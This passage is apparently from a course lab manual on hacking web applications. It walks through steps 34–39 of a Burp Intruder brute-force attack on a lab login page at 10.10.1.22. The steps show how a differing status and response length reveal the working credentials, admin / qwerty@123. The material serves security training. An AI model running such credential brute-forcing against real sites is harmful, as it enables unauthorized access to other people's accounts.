


34. Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.



Module 14 – Hacking Web Applications

35. A **Burp Intruder** notification appears. Click **OK** to proceed.
36. The **Intruder attack of 10.10.1.22** window appears as the brute-attack initializes. It displays various username-password combinations along with the **Length** of the response and the **Status**.
37. Wait for the progress bar at the bottom of the window to complete.




38. After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=302 and Length= 1134.

Note: Different values of Status and Length indicate that the combination of the respective credentials is successful.

Note: The values might differ when you perform this task.

39. In the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**), as shown in the screenshot. Note down these user credentials.


Module 14 – Hacking Web Applications



